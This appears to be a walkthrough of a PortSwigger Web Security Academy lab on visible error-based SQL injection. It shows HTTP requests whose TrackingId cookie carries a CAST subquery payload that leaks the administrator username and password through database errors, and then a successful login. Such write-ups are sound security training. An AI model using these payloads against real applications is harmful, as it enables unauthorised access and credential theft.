| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId= AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--;   session=ixv1rRqyG1cnrkZG1euY2AttL2IJKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101   Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2405 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12 &lt;title&gt;   Visible error-based SQL injection 13 &lt;/title&gt; 14 &lt;/head&gt; 15 &lt;script src=/resources/labheader/js/LabHeader.js"&gt; 16 &lt;/script&gt; 17 &lt;!--LAB_HEADER_START--&gt; </pre> |

## Extracting the Administrator Password:-

Extracting the credentials of the administrative account by targeting the password column: ' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--. The database error explicitly leaks the administrative password, allowing you to log in successfully.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId= AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--;   session=ixv1rRqyG1cnrkZG1euY2AttL2IJKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101   Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2419 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12 &lt;title&gt;   Visible error-based SQL injection 13 &lt;/title&gt; 14 &lt;/head&gt; 15 &lt;script src=/resources/labheader/js/LabHeader.js"&gt; 16 &lt;/script&gt; 17 &lt;!--LAB_HEADER_START--&gt; </pre> |

## Leaking the Password via Error-Based Subquery:-

Injecting the error-based payload to retrieve the password string: ' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--. The resulting database error displays the leaked plain-text

password (h6zmjd9n7a9bglr6b09e) inside the application's rendered response.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the following details:

- Method: GET / HTTP/2
- Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net
- Cookie: TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--; session=ixv1rRqyG1cnrkZG1euY2AttL2I1KmA
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Referer: https://portswigger.net/
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: cross-site
- Sec-Fetch-User: ?1
- Priority: u=0, i
- Te: trailers

The 'Response' tab shows the rendered HTML content, which includes a navigation bar with 'Academy' and 'based SQL injection' links, and a main content area with the text 'Back to lab description' and a large error message:

```
ERROR: invalid input syntax for type integer:
"h6zmjd9n7a9bglr6b09e"
ERROR: invalid input syntax for type integer:
"h6zmjd9n7a9bglr6b09e"
```

## Confirming the Administrator Username:-

Verifying the username value in the database by executing: ' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--. The application exception reveals the string administrator, confirming the target account exists and mapping it to the extracted password.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the following details:

- Method: GET / HTTP/2
- Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net
- Cookie: TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--; session=ixv1rRqyG1cnrkZG1euY2AttL2I1KmA
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Referer: https://portswigger.net/
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: cross-site
- Sec-Fetch-User: ?1
- Priority: u=0, i
- Te: trailers

The 'Response' tab shows the rendered HTML content, which includes a navigation bar with 'Academy' and 'based SQL injection' links, and a main content area with the text 'Back to lab description' and a large error message:

```
ERROR: invalid input syntax for type integer:
"administrator"
ERROR: invalid input syntax for type integer: "administrator"
```

## Successful Authentication and Lab Resolution:-

Logging in to the application using the administrative credentials (administrator / h6zmjd9n7a9bglr6b09e). The "Congratulations, you solved the lab!" banner confirms successful exploitation and authentication.

Visible error-based SQL injection

LAB Solved 

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

### My Account

Your username is: administrator

Email